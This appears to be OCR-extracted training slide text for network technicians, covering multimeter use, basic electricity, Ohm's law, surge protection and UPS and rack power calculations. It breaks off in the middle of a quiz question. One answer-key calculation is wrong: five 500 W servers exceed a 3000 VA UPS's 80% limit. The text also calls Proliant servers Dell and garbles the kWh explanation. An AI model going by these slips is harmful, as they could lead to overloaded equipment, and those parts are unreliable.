AKA Volt-Ohm-Milliammeter (VOM)

Used for checking:

- AC or DC voltage
- DC resistance
- Continuity
- DC amperage (current) at lower levels

Can be used for simple cable testing

- Checks continuity (no breaks) in a cable
- Can also be used to check DC resistance on a cable

Clamp Meter

Used to measure live, high-voltage circuits

Uses magnetic inductance to measure:

- AC current
- AC and DC voltage

Does not make direct electrical contact with the circuit

A good unit can easily measure up to:

- 400 amps AC
- 600 volts AC/DC

Use this device to measure high voltage / high current!

Understanding Electricity

Basic Electricity Characteristics

Electrical circuits have three basic characteristics:

Voltage = E

- Measured in volts
- E stands for “Electromotive force”

Current = I

- Measured in amperes
- I stands for “Intensity” (of the current)

Resistance = R

- Measured in ohms
- R stands for “Resistance”

Voltage, current, and resistance can also be measured in fractions (milli) and multiples (kilo, mega)

AC / DC

Refers to the direction in which electricity flows

Electricity always flows from negative to positive

Direct Current (DC)

- Voltage polarity remains constant
- Current never changes direction
- The power source has a positive side, and a negative side
- You must hook up your device to the correct power polarity
- Batteries, power supplies, solar power sources


Alternating current (AC) = the voltage polarity changes at a specific frequency

- Voltage polarity changes at a certain frequency
- Current changes direction as voltage polarity changes
- Supplied by the power company to your home, office, or facility
- Portable generators
- 60 Hz (US, Japan, some western hemisphere countries)
- 50 Hz (most of the world)


Depending on the country, the power company will supply either:

- 110 – 120v
- 220 – 240v

DC



AC




Electrical Circuits


Series circuit

- The loads (devices that consume power) are daisy-chained
- The total voltage is proportionally divided among the loads
- The amount of current is the same at any point in the circuit
- Any break in the circuit break the entire circuit

Parallel circuit

- All loads connect to both sides of the power source
- The voltage is the same at any point in the circuit
- The total current is proportionally divided among the loads
- A break at one load does not impact other loads
  - Unless that break causes a short





What is the Difference Between Single- and 3-Phase Power?

In electricity, the “phase” refers to the distribution of a load


Single-phase power is a two-wire alternating current (ac) power circuit

- Used in residential homes
- Can split 240 V into two 120 V circuits, 180 degrees out of phase of each other
- Typically, there is one power wire—the phase wire—and one neutral wire
- There is usually also be a separate ground wire for safety


Three-phase power is a three-wire ac power circuit

- Used in commercial and industrial facilities, and for large electric motors
- Each phase ac signal is 120 electrical degrees apart
- The phases work together to provide steady power
- Better at accommodating heavy loads

Single Phase




Three Phases



Ohm’s Law

E= IR


Voltage = Current x Resistance



Note: In AC circuits, the resistance is called as “impedance”
It has the same relationship with current and voltage as DC resistance


Ohm’s Law Knowledge Check

How much current is flowing through this circuit?



Ohm’s Law Knowledge Check #2

Assuming that the resistance of the wiring is negligible, what is the resistance of the load?




Ohm’s Law Knowledge Check #3

Considering the values of I and R, what must the voltage be?

R = 120 ohms

I = 1 A



E = ?

Power Formula

"Easy as PIE"


Power is measured in watts

Power = Voltage x Current

- P=IE

Power can also be measured in:

- Milliwatts (thousandths of a watt)
  - mw
- Kilowatts (thousands of watts)
  - usually the amount of power in kilowatts consumed in an hour
  - kWh
- Megawatts (millions of watts)
  - usually refers to how much power a power station can supply
  - MW



Voltage Tests

Put multimeter probes in parallel with target

AC – for wall outlets/power strips, AC motors

DC – for batteries, power supplies


- red probe on positive (+) side
- black probe on negative/common (-) side


Voltage Ranges – choose the range target is in, if unknown start with highest and then dial down!

Devices usually need to have the voltage within a particular range

Some devices need the frequency to be either 50 Hz or 60 Hz

Voltage Test Examples





Resistance / Continuity Tests

Places a small voltage on the circuit


- Measures the amount of current that flows through the circuit to calculate the resistance

MAKE SURE the circuit you are measuring is NOT energized!

- You can damage the meter!

Put multimeter probes on either side of the cable/target

- You must create a complete circuit



Select Resistance Range appropriate for target

If not sure of range, start with highest available range and dial down to get a more precise reading

Current (Amperage) Tests

Current

- Put the probes in series with the load, between the power source contacts
- If uncertain, start with highest setting and dial down
- Do NOT EVER perform a current test on a circuit with no load!

High Current

- Special test if the current draw is known to be up to 10 amps
- Uses a special positive jack for the red probe

Most multimeters only measure small amounts DC current


Current tests are very unusual for a network technician

Power Spikes

Fast, short duration increase (transient) in voltage, current, or energy in an electrical circuit

Typically caused by:

- Lightning strikes
- Power outages
- Tripped circuit breakers
- Short circuits
- Power transitions in other large equipment on the same power line
- Malfunctions caused by the power company
- Electromagnetic pulses (EMP)
- Inductive spikes



Power Strip, Surge Protector, UPS

A power strip adds outlets (in parallel) to a circuit
- It may have a built in switch, and/or fuse/circuit breaker
- It is not a surge protector
- It does not provide any other electrical protection to equipment

A surge protector is a power strip that also protects your equipment from brief voltage spikes
- Good when there is a lightning strike or other transients on the AC power
- The average lightning strike releases about 1 billion joules of energy
  - When hitting a power line, absorption reduces that to about 10,000 volts / 1000 joules
- A surge protector's joule rating reduces with each transient it encounters
  - It effectively becomes a simple power strip (can be retired or used for non-sensitive equipment like fans, lights, small kitchen appliances)
- Replace surge protectors every few years

UPS
- Power goes through the battery to the devices
- The battery itself supplies your devices while also being charged by AC power from the power company
- The batter acts as an excellent surge protector
- Continuous deep cycling from terrible power can destroy an enterprise grade UPS battery in 6 months

Surge Protector Joule Rating

Joule

- Basic unit of electrical energy
- Tells you how much energy a device (surge protector) can take before failing
  - The higher the rating, the better

Surge protectors are rated in joules

- How much energy they can absorb
- Not how much energy gets through

80% of all surges originate inside a home or office

- Devices turning on and off

How many joules for network and computer equipment?

- Routers, switches, printers, copiers → 1000 – 2000 joules
- Any computer / server that stores important data → 2000+ joules

A joule is equal to the work completed when one ampere of current is passed through one ohm of resistance for one second

Do You Smell Something Burning?

Be careful not to overload a power strip, surge protector, or rack PDU

Daisy Chaining Power Strips

Plugging one power strip into another is not safe


- You increase the risk of abuse and overloading

Will not increase your total current capacity

The total load on all power strips cannot exceed the maximum of any one (upstream) power strip

Power strips are safest when plugged directly into a permanently installed branch circuit receptacle

They should not be series-connected (daisy chained) or connected to extension cables



Calculating Power Strip Level Power Consumption

With any luck, the power strip will have a breaker that will trip if you exceed its capacity

Calculate the known maximum power draw of all devices

Add devices until 80% of the power strip / surge protector capacity is reached

UPS Capacity

A UPS is measured in how many thousands of watts it can steadily supply

This same value can be expressed in two different ways:

- Kilowatts (kW)
- Kilo-volt-amperes (kVA)

The kVA might not be the same value as its 120 V input

Example: a 3000 VA UPS might:

- Supply 3000 watts output
- But consume 2700 watts input at 120 volts

Do not load a UPS past 80% of its rating

Calculating Rack-Level Power Consumption

A rack PDU should not be loaded with more than 80% of its capacity

A single server can use between 500 – 1200 watts (850w is typical)

Base your calculations on the maximum output capacity of your device's power supply

- Do not base on average or typical power consumption
- You want to be ready in case of any sudden demand in workload

Use the power formula (P = IE) to determine amperage consumption per device

- Example: You have Dell Proliant servers, each with a 750 watt power supply
- Your line voltage is 120v
- 750 / 120 = 6.25 amps per server
- Your Cisco 2960 switches consume 120 watts each
- 120 / 120 = 1 amp per switch

Add amperage of all devices in rack

If you have a 30A PDU, at 80% capacity it can handle 24 amps:

- 3 servers (18.75 amps)
- 4 switches (4 amps)
- Total load on the PDU = 23.75 amps

Use a metered PDU or a clamp meter to measure actual AC power consumption

Note: Most Cisco routers and switches will show their power consumption with the command: *show environment all*

Server Room Power Load Distribution

Most server rooms should have dedicated power outlets, separate from other loads

Be careful not to overload any one outlet in the server room

- Each UPS should be supplied by its own outlet
- Do not put rack UPSes on a shared power strip
- Do not extend the reach of a UPS power cord with an extension cord

Be careful not to overload any one UPS / power strip / PDU in a rack

- Calculate the total load of devices on a single UPS / PDU / power strip

Knowledge Check #1

You have a 3000 VA enterprise grade UPS in your rack

- It requires an input of 2700 watts at 120 volts
- You know your wall power stays pretty steady at 120 volts

Your servers each consume 500 watts

How many servers can you comfortably put on the UPS?

Is it ok to plug the UPS into a dedicated 120 V / 15 A wall outlet?

Knowledge Check #1

You have a 3000 VA enterprise grade UPS in your rack

- It requires an input of 2700 watts at 120 volts
- You know your wall power stays pretty steady at 120 volts

Your servers each consume 500 watts @ 120 volts

How many servers can you comfortably put on the UPS?

You should limit the number of servers to 5 to stay below the UPS' 80% load (5 x 500 = 2500)

With that load, is it ok to plug the UPS into a dedicated 120 V / 15 A wall outlet?

No – 80% of the outlet's capacity is only 1440 watts (120v x 15a x 0.8)

Knowledge Check #2

Assume you have desktop computer systems that each use a total of:
